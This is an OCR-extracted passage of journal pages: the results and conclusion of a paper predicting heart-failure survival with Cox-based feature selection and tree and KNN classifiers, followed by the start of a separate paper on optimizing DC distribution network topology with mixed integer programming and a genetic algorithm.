

Fig. 5. Confusion matrix.

- Recall: Recall measures the capacity of model to capture all the true positive cases, such that, it's the ratio of properly detected positive instances out of all actual positive instances [18] [see Eq. (4)].

$$\text{Recall} = \frac{TP}{TP+FN} \quad (4)$$

- F1-Score: The F1-score blends precision and recall into one metric, yielding a single value that captures both aspects [18] [see Eq. (5)].

$$F1 - \text{score} = \frac{2\times \text{Recall} \times \text{Precision}}{\text{Recall} + \text{Precision}} \quad (5)$$

IV. Results

This section provides an in-depth analysis of the results obtained through the application of feature selection using the Cox proportional hazards model, combined with various preprocessing. In this study, the performance of three classifiers, KNN, DT, and RF, was evaluated on our dataset. Our analysis begins with define dataset, and moves to classifiers' performance on data without feature selection, without features scaling, and progresses to results incorporating Cox-selected features and different data balancing methods.

A. Dataset

In this study, the "Heart Failure Clinical Records Dataset" available on Kaggle was utilized [19]. This dataset is an extended version of the original dataset from the "UCI Machine Learning Repository" [20], which contained medical records of 299 patients with heart failure. The Kaggle version expands the dataset to include 5000 patient records, each with thirteen clinical features obtained during the follow-up period. The original dataset was used in the reference [21], where it demonstrated the potential of ML in predicting patient survival based on key clinical features like "ejection fraction" and "serum creatinine".

The dataset includes the below columns as shown in Table III.

TABLE III. DATASET FEATURES

Column Name	Description	Unit
Age	Patient's age	Years
Anemia	Presence of reduced red blood cells or hemoglobin	Boolean
Creatinine Phosphokinase (CPK)	CPK enzyme level in blood	mcg/L
Diabetes	Whether the patient has diabetes	Boolean
Ejection Fraction	Blood percentage pumped out of the heart each time it contracts	Percentage
High Blood Pressure	Whether the patient has high blood pressure	Boolean
Platelets	Platelet count in blood	kiloplatelets/mL
Sex	Male or Female	Binary
Serum Creatinine	Creatinine level in blood	mg/dL
Serum Sodium	Sodium level in blood	mEq/L
Smoking	Whether the patient smokes	Boolean
Time	Duration of follow-up	Days
DEATH_EVENT	Whether the patient passed away during the follow-up	Boolean

B. Dataset Preprocessing

The initial step in preprocessing was to check the dataset for missing values and ensure that there were no null values. Duplicate rows were present in the dataset, nevertheless, and were eliminated to preserve data quality and prevent biased learning. Following cleaning, a number of scaling techniques were used to compare them. Specifically, the following methods were applied:

1) Standard scaler: This technique standardizes the data by transforming it to have a mean of zero and a standard deviation of one. This helps all features contribute proportionally, particularly when they do not have all the same units. The equation is Eq. (6):

$$scaled_x = \frac{x-\mu}{\sigma} \quad (6)$$

Such that x represents the original value, μ represents the mean, and σ stands for the standard deviation.

2) Min-max scaler: It rescales each feature to a fixed range, generally [0, 1], but preserves the shape of the distribution while altering the scale. The equation is Eq. (7):

$$scaled_x = \frac{x-MinX}{MaxX-MinX} \quad (7)$$

where, x is the value, $minx$ is the minimum, and $maxx$ is the maximum.

3) MaxAbs scaler: This technique divides each value by the feature's maximum absolute value, scaling to the range [1,1-]. The equation is Eq. (8):

$$scaled_x = \frac{x}{maxX\vee} \quad (8)$$

Fig. 6 represents a horizontal bar plot to show class distribution after dropping all duplicated rows. It demonstrates a noticeable class imbalance, where the number of patients who survived (class 0) significantly exceeds the number of patients who experienced a death event (class 1). This imbalance necessitates the use of specialized data balancing techniques to ensure unbiased and reliable predictions by machine learning models.



Fig. 6. Class distribution in dataset.

C. Model Optimization and Scaling Analysis

To maximize model performance, hyperparameters were tuned using Grid Search and evaluated three scaling methods: StandardScaler, MinMaxScaler, and MaxAbsScaler. Table IV summarizes the optimal hyperparameters after grid search.

TABLE IV. OPTIMAL HYPERPARAMETERS AFTER GRID SEARCH

Model	Hyperparameter	Optimal Value	Explanation
DT	max_depth	10	Restricts the depth of the tree to prevent overfitting, while still capturing meaningful patterns in the data.
	min_samples_split	2	Ensures nodes split even with minimal samples, improving granularity.
KNN	n_neighbors	5	Balances sensitivity (smaller k) and noise resistance (larger k).
	leaf_size	10	Optimizes query speed vs. accuracy in nearest neighbor searches.
RF	max_depth	10	Controls individual tree complexity for better generalization.
	min_samples_split	2	Similar to DT, ensures finer splits for imbalanced data.
	n_estimators	1000	More trees increase robustness at the cost of computational expense.

Table V represents a comparison of the scaling methods for DT, KNN, and RF.

Decision Trees and Random Forests, both tree-based models, are naturally unaffected by feature scaling since they split data based on thresholds rather than distances. In contrast, K-Nearest Neighbors (KNN) depends on distance calculations, and its performance improved noticeably with StandardScaler, reaching an accuracy of 0.837. Although scaling had little impact on the tree-based models, StandardScaler was applied to all algorithms to maintain a consistent preprocessing approach and enhance KNN's performance.

TABLE V. SCALING METHOD COMPARISON

Algorithm	Accuracy	Precision	Recall	F1-score	AUC-ROC
DT					
StandardScaler	0.905303	0.846154	0.835443	0.840764	0.889497
MinMaxScaler	0.905303	0.846154	0.835443	0.840764	0.889497
MaxAbsScaler	0.905303	0.846154	0.835443	0.840764	0.889497
KNN					
StandardScaler	0.837121	0.772727	0.645570	0.703448	0.879405
MinMaxScaler	0.787879	0.676923	0.556962	0.611111	0.827095
MaxAbsScaler	0.814394	0.734375	0.594937	0.657343	0.858194
RF

MinMaxScaler	***0.935606***	***0.955882***	***0.822785***	***0.884354***	***0.981594***
MaxAbsScaler	***0.935606***	***0.955882***	***0.822785***	***0.884354***	***0.982005***

D. Results after Applying Feature Selection Using Cox

The DT classifier, using feature selection with the Cox model, achieved strong performance with high accuracy, AUC-ROC, and recall, indicating effective identification of death events. The balanced precision and F1-score reflect reliable performance, though nine false negatives suggesting the need for data balancing to further improve recall and reduce missed critical events. Choosing a refined feature set strengthened the model's ability to cope with class imbalance and raised its predictive accuracy. Fig. 7 shows the decision-tree classifier's confusion matrix after features were selected using the Cox proportional hazards method.



Fig. 7. Confusion matrix for the DT classifier after feature selection using the CoxPH model.

Fig. 8 represents the AUC-ROC curve for the DT classifier after feature selection using the CoxPH model.

The KNN classifier, using feature selection with the Cox model, demonstrated moderate predictive performance. While the model shows reasonable capability in distinguishing between classes, its limited recall highlights challenges with imbalanced data. The trade-off between FP and FN underscores the need for improved sensitivity to the minority class. These findings suggest that data balancing techniques could further enhance the model's ability to capture critical events effectively. Fig. 9 represents the confusion matrix for KNN classifier after feature selection using the CoxPH model.



Fig. 8. AUC-ROC curve for the DT classifier after feature selection using the CoxPH model.



Fig. 9. Confusion matrix for the KNN classifier after feature selection using the CoxPH model.

Fig. 10 represents the AUC-ROC curve for the KNN classifier after feature selection using the CoxPH model.



Fig. 10. AUC-ROC curve for the KNN classifier after feature selection using the CoxPH model.

The RF classifier, using feature selection with the Cox model, demonstrated moderate predictive performance. With highly accurate, near-perfect AUC-ROC, and precisely balanced precision and recall, the model is working effectively in both correctly predicting death occurrences and non-occurrences and in having low FP and FN rates. These findings are a proof of the robustness of Random Forest in the context of handling imbalanced data, yet data balancing would enhance sensitivity to critical events even more. Model reliability and performance were greatly enhanced by feature selection. Fig. 11 represents the confusion matrix for RF classifier after feature selection using the CoxPH model.



Fig. 11. Confusion matrix for the RF classifier after feature selection using the CoxPH model.

Fig. 12 represents the AUC-ROC curve for the RF classifier after feature selection using the CoxPH model.



Fig. 12. AUC-ROC curve for the RF classifier after feature selection using the CoxPH model.

CoxPH feature selection greatly improved the classifier's performance by focusing on the leading features like age, anemia, and creatinine. Random Forest was also the best-performing model at the same time.

V. Discussion

The research examined the performance of three classifiers (DT, KNN, and RF) as shown in Table VI. It employed feature selection using the Cox proportional hazards model and various data balancing methods (Random Over-Sampling, SMOTE, and Random Under-Sampling). The findings show that the application of feature selection achieves better predictions in healthcare datasets.

The comparative analysis of three ML classifiers (DT, KNN, and RF) - for heart failure survival prediction revealed significant insights into model performance and feature selection effectiveness as presented in Table VII. The Random Forest classifier demonstrated superior predictive capability across all evaluation metrics when using the original unbalanced dataset, achieving 96.2% accuracy, 92.9% F1-score, and 0.987 AUC-ROC values. This exceptional performance shows that the ensemble nature of RF, with its inherent feature randomness and bootstrap aggregation, provides robust predictive power even without explicit class balancing techniques. The application of the CoxPH model for feature selection proved particularly valuable, as it enhanced Random Forest's performance by identifying and retaining only the most clinically relevant predictors. The selected features - including “age”, “ejection fraction”, “serum creatinine”, and “high blood pressure” - represent well-established risk factors in cardiovascular medicine, which likely contributed to the model's strong discriminative ability. This feature selection process not only improved model accuracy but also increased clinical interpretability by focusing on medically meaningful variables. While data balancing methods like SMOTE and random under-sampling showed some capacity to improve recall metrics, they generally came at the cost of reduced precision in the RF model. The minimal performance improvement from balancing suggests that Random Forest's

inherent mechanisms for handling class imbalance may be sufficient for this particular dataset. The Decision Tree classifier showed respectable performance but consistently underperformed compared to Random Forest, likely due to its simpler structure and greater susceptibility to overfitting. The KNN algorithm demonstrated the weakest performance among the three classifiers, a finding that aligns with expectations given its known sensitivity to high-dimensional data and class imbalance. The superior performance of tree-based methods in this medical prediction task reinforces their established utility in healthcare analytics, where they often provide an effective balance between predictive accuracy and model interpretability. The study titled "Prediction of Survival of Heart Failure Patients Using Random Forest" by Sri Rahayu et al. evaluates RF, DT, KNN, SVM, ANN, and Naïve Bayes using resample and SMOTE techniques, achieving its best accuracy of 94.31% with RF and resampling [7]. However, it lacks explicit feature selection and detailed metrics evaluation beyond accuracy. The study titled "Improving the Prediction of Heart Failure Patients' Survival Using SMOTE and Effective Data Mining Techniques" by Abid Ishaq et al. employs nine classifiers, including DT, AdaBoost, RF, and ETC, with SMOTE for data balancing and Random Forest for feature selection [6]. It achieves its best accuracy of 92.62% with ETC but does not explore multiple balancing techniques. In contrast, our study stands out by combining the CoxPH Model for feature selection with a comprehensive evaluation of three ML models. RF model achieves a higher performance than other studies.

TABLE VI. SUMMARY OF PERFORMANCE METRICS FOR THE DT, KNN AND RF CLASSIFIERS USING FEATURE SELECTION WITH THE COXPH MODEL AND VARIOUS DATA BALANCING TECHNIQUES

Classifier	Balancing Method	Accuracy	Precision	Recall	F1-score	AUC-ROC
Decision Tree	***Without sampling***	0.93	0.86	0.87	0.87	0.92
	Random Over-Sampling	0.90	0.78	0.91	0.84	0.90
	SMOTE	0.90	0.84	0.85	0.84	0.91
	Random Under-Sampling	0.89	0.78	0.87	0.83	0.90
KNN	***Without sampling***	0.85	0.75	0.64	0.69	0.87
	Random Over-Sampling	0.84	0.70	0.80	0.75	0.88
	SMOTE	0.83	0.70	0.80	0.74	0.87
	Random Under-Sampling	0.80	0.63	0.84	0.72	0.89
Random Forest	***Without sampling***	0.962	0.93	0.93	0.93	0.987
	Random Over-Sampling	0.939	0.90	0.89	0.90	0.98
	SMOTE	0.943	0.93	0.87	0.90	0.98
	Random Under-Sampling	0.92	0.82	0.92	0.87	0.975

TABLE VII. COMPARATIVE PERFORMANCE ANALYSIS OF HEART FAILURE PREDICTION MODELS

Study and Model	Accuracy	Precision	Recall	F1-Score	AUC-ROC	Key Methodology
Rahayu et al. (2020) [7]						Resample + SMOTE and No feature selection
Random Forest (RF)	94.31%	-	0.943	-	0.976	
Decision Tree (DT)	87.29%	-	0.873	-	0.872	
KNN	86.95%	-	0.870	-	0.816	
Ishaq et al. [6]						SMOTE + RF Feature Selection
Extra Trees (ETC)	92.62%	0.93	0.93	0.93	-	
Random Forest (RF)	91.80%	0.92	0.92	0.92	-	
Our Study						CoxPH
Random Forest (RF)	**96.2%**	0.93	0.93	0.93	**0.987**	Cox feature selection

The comparative analysis highlights the performance of various heart failure prediction models across multiple studies. Rahayu et al. achieved their highest accuracy of 94.31% using a Random Forest model with SMOTE and resampling techniques, though their approach did not involve explicit feature selection [7]. Ishaq et al. implemented both SMOTE and RF-based feature selection, with the Extra Trees Classifier achieving 92.62% accuracy and balanced precision, recall, and F1-score values of 0.93 [6]. In contrast, our study outperformed prior work by leveraging the CoxPH model for feature selection, enabling the RF classifier to achieve 96.2% accuracy, which is higher than that of Rahayu et al. by more than 1.5% and that of Ishaq et al. by more than 3% and the highest AUC-ROC value of 0.987. These results underscore the value of integrating clinically meaningful feature selection with robust ensemble models to enhance predictive performance in heart failure prognosis.

It is also noteworthy that prior works did not incorporate survival analysis in their classification frameworks (with the exception of Lee et al., who focused on Cox regression alone). Our approach demonstrates that using survival analysis not only contributes to understanding which features are important over time but also improves the selection of features for classification models, thus carrying the strengths of both statistical survival methods and machine learning.

VI. Conclusion

This study showed the effectiveness of integrating survival analysis and machine-learning methods in predicting survival outcomes for heart-failure patients. By applying the CoxPH model, we identified the most important clinical features and used them to train and evaluate DT, KNN and RF classifiers. Among these, the RF model outperformed the others, achieving notable accuracy and discriminative power (AUC-ROC = 0.987). The combination of clinically relevant feature selection, careful preprocessing and systematic hyper-parameter tuning produced models that balance accuracy with interpretability, underscoring the promise of hybrid predictive frameworks for early diagnosis and data-driven decision-making in heart-failure care.

Despite the strong performance, this study has limitations. It is based on a single dataset, which may limit generalizability to other populations or clinical settings. The current models do not incorporate temporal or longitudinal patient data beyond the static features available in the dataset. Additionally, model interpretability—while improved through feature selection—still lacks integration with clinician-friendly interfaces or visualization tools. Addressing these limitations in future studies (such as validating on external cohorts, including time-series data, and developing clinician-facing explainable AI dashboards) will help strengthen the applicability and trust in such predictive tools.

While this study presents promising results, it is important to note that some aspects, such as the use of data balancing techniques and the scope of model evaluation, could be further enhanced in future work. Expanding the dataset and exploring more advanced architectures may lead to even better performance and broader applicability. Future studies are encouraged to test deep-learning architectures, replicate findings on external cohorts for greater generalizability, and integrate explainable-AI dashboards that clinicians can use at the point of care to visualise individual risk trajectories in real time.

Topology Planning and Optimization of DC Distribution Network Based on Mixed Integer Programming and Genetic Algorithm

Ran Cheng*, Chong Gao, Hao Li, Junxiao Zhang, Ye Huang
Grid Planning & Research Center, Guangdong Power Grid Co., Ltd., Guangzhou 510000, Guangdong, China

***Abstract*—In the current situation of rapid development of the power industry, DC distribution network topology planning and optimization are of vital importance. This research studies the shortcomings of existing methods in terms of computational efficiency and optimization effect. Based on the real data of a medium-sized DC distribution network in a large city with 200 nodes and 350 lines, an innovative method combining mixed integer programming (MIP) and genetic algorithm (GA) is adopted. MIP is used to accurately describe physical constraints and optimization objectives, and GA efficiently searches for the best solution in the solution space with its global search capability. Experimental results show that the MIP-GA model has the lowest power transmission loss at different load levels. For example, at high load, it is 32% lower than the baseline, 16% lower than the MIP model, and 12.5% lower than the ACO model. It also performs best in terms of node voltage deviation, reliability, power quality and other indicators. Cost-benefit analysis shows that although the MIP-GA model has a relatively high investment cost for topology adjustment, it has the lowest annual power loss and maintenance cost, a reasonable total annual cost, a benefit-cost ratio of 1.5, and a payback period of only 3 years. Research has shown that this hybrid model has significant advantages in DC distribution network topology planning and optimization, and can effectively improve system performance and economic benefits.**

***Keywords*—DC distribution network; topology planning; mixed integer programming; genetic algorithm; optimization effect**

I. INTRODUCTION

In the current rapid development of the power industry, the planning and optimization of distribution networks has become an extremely critical and complex issue, especially in the field of DC distribution networks. According to incomplete statistics, more than 30% of power-related companies worldwide have been involved in DC distribution network-related businesses to varying degrees, and its market size is expected to increase at an annual rate of about 15% in the next five years [1]. However, in the actual operation and development of DC distribution networks, their topology planning and optimization have always been severely restricted by many factors. For example, in the power supply system of a large city, the DC distribution network has an unreasonable topology structure, resulting in a power transmission loss of about 20%. This not only causes huge energy waste, but also greatly reduces the stability of power supply. During peak power consumption periods, the probability of power outages caused by improper topology planning is about 35% higher than that of a reasonably planned distribution network [2]. In addition, in some emerging industrial parks, due to the lack of effective topology optimization strategies, the average electricity cost of enterprises has increased by about 25%, seriously affecting the economic benefits of enterprises and the overall development of the park. These phenomena fully demonstrate the importance and urgency of DC distribution network topology planning and optimization. It is no longer just a simple technical issue, but a major issue related to energy efficiency, power supply stability, and the economic development of many enterprises and regions. It urgently needs to be solved in a more in-depth and effective way [3].

In the current academic field, research on DC distribution network topology planning and optimization has achieved certain results. Many scholars have used various methods to conduct relevant explorations. Among them, a considerable number of studies focus on traditional mathematical programming methods, such as linear programming, and try to solve topology planning problems by establishing a series of mathematical models. For example, a well-known research team used linear programming methods to plan the topology of a small DC distribution network [4], which reduced the transmission loss by about 10% to a certain extent. However, this method is often limited by the complexity of the model and the efficiency of calculation, and is less applicable to large-scale DC distribution networks. At the same time, many studies have introduced intelligent algorithms, such as ant colony algorithms. Studies have shown that in certain specific DC distribution network scenarios, the use of ant colony algorithms can optimize the topology structure to a certain extent, thereby improving the reliability of the network by about 12%. However, this type of algorithm also has its own defects, such as being prone to falling into local optimal solutions, and the parameter settings in the calculation process are relatively complex and lack a unified standard [5]. It can be seen that although the current research has achieved results, it still has obvious shortcomings. Hot issues mainly focus on how to balance the contradiction between computational efficiency and planning optimization effect, and how to improve the versatility of algorithms in DC distribution networks of different scales and complexities. The controversial point is whether the improvement of traditional mathematical programming methods has more potential or the improvement of emerging intelligent algorithms can more

*Corresponding Author.

effectively solve the problem. The opinions of all parties are different and lack convincing evidence.

This research aims to conduct an in-depth study on the topology planning and optimization of DC distribution networks based on mixed integer programming and genetic algorithms. The key lies in solving the problems of the existing methods in terms of imbalance in computational efficiency and optimization effect, as well as the lack of versatility. Its innovation lies in the integration of the advantages of the two algorithms, which is expected to greatly improve the effect of topology planning and optimization. It has a significant potential impact both in theoretically improving the relevant algorithm system and in practice improving the operating efficiency of DC distribution networks [6].

The remainder of the research is organized as follows: Section II reviews related works on traditional mathematical programming and intelligent algorithms in the context of DC distribution network topology planning and optimization. Section III introduces the research methodology, including the fundamentals of mixed integer programming, genetic algorithm adaptation, and the proposed hybrid model. It compares the proposed model with conventional methods and analyzes its advantages in terms of accuracy, stability, and computational efficiency. Section IV presents the experimental setup and results based on a real-world dataset, including performance evaluation under various conditions such as load variation, distributed generation, and fault scenarios. The research concludes with a summary of key findings and insights into practical implications and future directions in the field of DC distribution network optimization in Section V.

II. Literature Review

A. Analysis of Traditional Methods Related to DC Distribution Network Topology Planning and Optimization

Traditional mathematical programming methods have been widely used in DC distribution network topology planning and optimization, among which linear programming methods have attracted the attention of many researchers. Research data shows that in some small-scale DC distribution network scenarios, the power transmission loss can be reduced by about 10% after the linear programming method is applied. This achievement is remarkable. However, its disadvantages are also very obvious. The two problems of model complexity and computational efficiency have always restricted it. When facing a large-scale DC distribution network, its model construction will become extremely complex, the time required for calculation will increase significantly, and the efficiency will be seriously reduced, resulting in a significant reduction in its applicability. Moreover, the model established by the linear programming method is often based on some idealized assumptions [7], which is somewhat different from the complex situation in the actual operation of the DC distribution network, which makes its optimization effect greatly reduced in actual application and cannot meet the actual needs well. In addition to linear programming, other traditional mathematical programming methods such as integer programming also have similar problems. Although integer programming can more accurately describe the discrete characteristics of the DC distribution network topology in theory, in the actual calculation process, due to the large number of variables and constraints, the amount of calculation will increase exponentially, resulting in extremely low calculation efficiency and often unable to obtain an effective solution within an acceptable time. Although these traditional mathematical programming methods have made certain contributions to the DC distribution network topology planning and optimization, they are difficult to achieve breakthrough progress due to their own limitations and are gradually being impacted by some new methods in current research [8].

B. Application and Defects of Intelligent Algorithms in DC Distribution Network Topology Planning and Optimization

Intelligent algorithms have gradually emerged and attracted attention in the field of DC distribution network topology planning and optimization. Taking the ant colony algorithm as an example, relevant experimental data shows that the application of the ant colony algorithm in a specific DC distribution network scenario can improve network reliability by about 12%, which shows its certain advantages in optimizing topology structures. However, the defects of the ant colony algorithm itself cannot be ignored. It is very easy to fall into the local optimal solution during the calculation process, and thus cannot obtain the global optimal topology structure. In addition, its parameter setting is relatively complex and lacks a unified standard. Different parameter settings will lead to large differences in optimization results, which makes it difficult to accurately grasp its optimal parameter combination in practical applications, thereby affecting the stability of its optimization effect [9]. Similarly, genetic algorithm, as another commonly used intelligent algorithm, has also been applied to DC distribution network topology planning and optimization. Genetic algorithm has certain advantages in dealing with complex nonlinear problems and can search for better topology structures to a certain extent. However, it also has problems such as high computational complexity and slow convergence speed. Especially in large-scale DC distribution networks, its calculation time may become very long, and its initial population setting will also have a great impact on the final result. If the initial population setting is unreasonable, it may cause the optimization result to deviate from the ideal state. Its versatility and stability still need to be improved [10].

C. Comprehensive Evaluation

In general, both traditional mathematical programming methods and intelligent algorithms have their own advantages and disadvantages in DC distribution network topology planning and optimization. Although traditional methods have a theoretical basis, they are limited by computational efficiency and model limitations in practical applications; although intelligent algorithms have certain optimization capabilities, they have many defects such as easy to fall into local optimality and complex parameter settings. The current research status shows that a general method that can perfectly solve the DC distribution network topology planning and optimization problem has not yet been formed in this field. The future research direction should be to integrate the

advantages of multiple methods and make up for their respective shortcomings. For example, we can try to combine the precise modeling ability of traditional mathematical programming methods with the global search ability of intelligent algorithms to construct a more universal and efficient hybrid algorithm. At the same time, in the optimization process of the algorithm, the actual operating characteristics of the DC distribution network, such as the dynamic changes of loads and the access of distributed power sources, should be fully considered, so that the algorithm can be more in line with the actual situation, thereby improving its effectiveness and stability in practical applications. In addition, the algorithm evaluation system should be further improved. It should not be limited to single indicators such as transmission loss and network reliability, but should take into account multiple factors to more comprehensively evaluate the advantages and disadvantages of the algorithm and promote the further development of DC distribution network topology planning and optimization research [11, 12].

While existing approaches such as traditional mathematical programming and intelligent algorithms have achieved some progress in DC distribution network topology planning, they still face distinct limitations. Traditional methods like linear and integer programming suffer from computational inefficiency and scalability issues when applied to large-scale networks. On the other hand, intelligent algorithms such as ACO and GA are prone to local optima and unstable performance due to sensitive parameter settings. These drawbacks highlight a critical gap in achieving both accuracy and efficiency under real-world constraints. The proposed hybrid approach integrates the modeling precision of mixed integer programming with the global search capability of genetic algorithms, thereby addressing this dual challenge. Unlike prior studies, the new method demonstrates significantly reduced power losses (e.g., 32% lower than baseline at high load) and faster convergence (average 600 iterations versus 1000 in MIP), while maintaining robust adaptability to load and generation fluctuations.

III. Research Methods

A. Mixed Integer Programming Basics

In the complex and critical research field of DC distribution network topology planning and optimization, Mixed-Integer Programming (MIP) is undoubtedly an important cornerstone for building the core model framework. MIP's ability to handle optimization problems involving integer variables and continuous variables is highly consistent with the topological structure and operating characteristics of DC distribution networks. In a DC distribution network, the line connection state is typically discrete and can be accurately described by binary variables, while physical quantities such as power flow and voltage belong to the category of continuous variables.

Assume that the DC distribution network consists of n nodes and m lines. In order to accurately characterize the line connection status, a binary variable is defined x_{ij}. When the line ij is connected, $x_{ij}=1$; if the line ij is disconnected [13], then $x_{ij}=0$, where $i, j \in \{1,2,\cdots,n\}$. At the same time, a power flow variable is introduced P_{ij}, which represents the value of power flowing from the node i to the node via j the line ij. This variable has continuity.

From the perspective of power balance, the DC distribution network must meet the following strict constraints, as shown in Eq. (1):

$$\sum_{j:(i,j)\in \mathrm{L}} P_{ij} - \sum_{j:(j,i)\in \mathrm{L}} P_{ji} = P_i^{load} - P_i^{gen} \quad \forall i \in \mathrm{N} \tag{1}$$

The equation is derived in detail. The first term on the left side of the equation $\sum_{j:(i,j)\in \mathrm{L}} P_{ij}$ represents i the total power flowing out of the node. This is because in the set L, the i sum of i the power transmitted by all P_{ij} the lines starting from the node is (i,j) the sum of the outflow power of the node. The second term $\sum_{j:(j,i)\in \mathrm{L}} P_{ji}$ represents i the total power flowing into the node, which is also the sum of L the power transmitted by P_{ji} all i the lines flowing into the node in the set (j,i). The difference between the two is i the net power change of the node. The right side of the equation $P_i^{load} - P_i^{gen}$ represents i the difference between the load power consumption and the power generation at the node. Under steady-state operation, the net power change of the node must be equal to the power difference between the load and the power generation, so as to maintain the power balance of the entire DC distribution network. Among them, L is the line set, N is the node set, P_i^{load} is i the load power of the node, and P_i^{gen} is the power generation power of the node i. The line itself has capacity limitations, and this feature can be accurately reflected by the following constraint equation, as shown in Eq. (2):

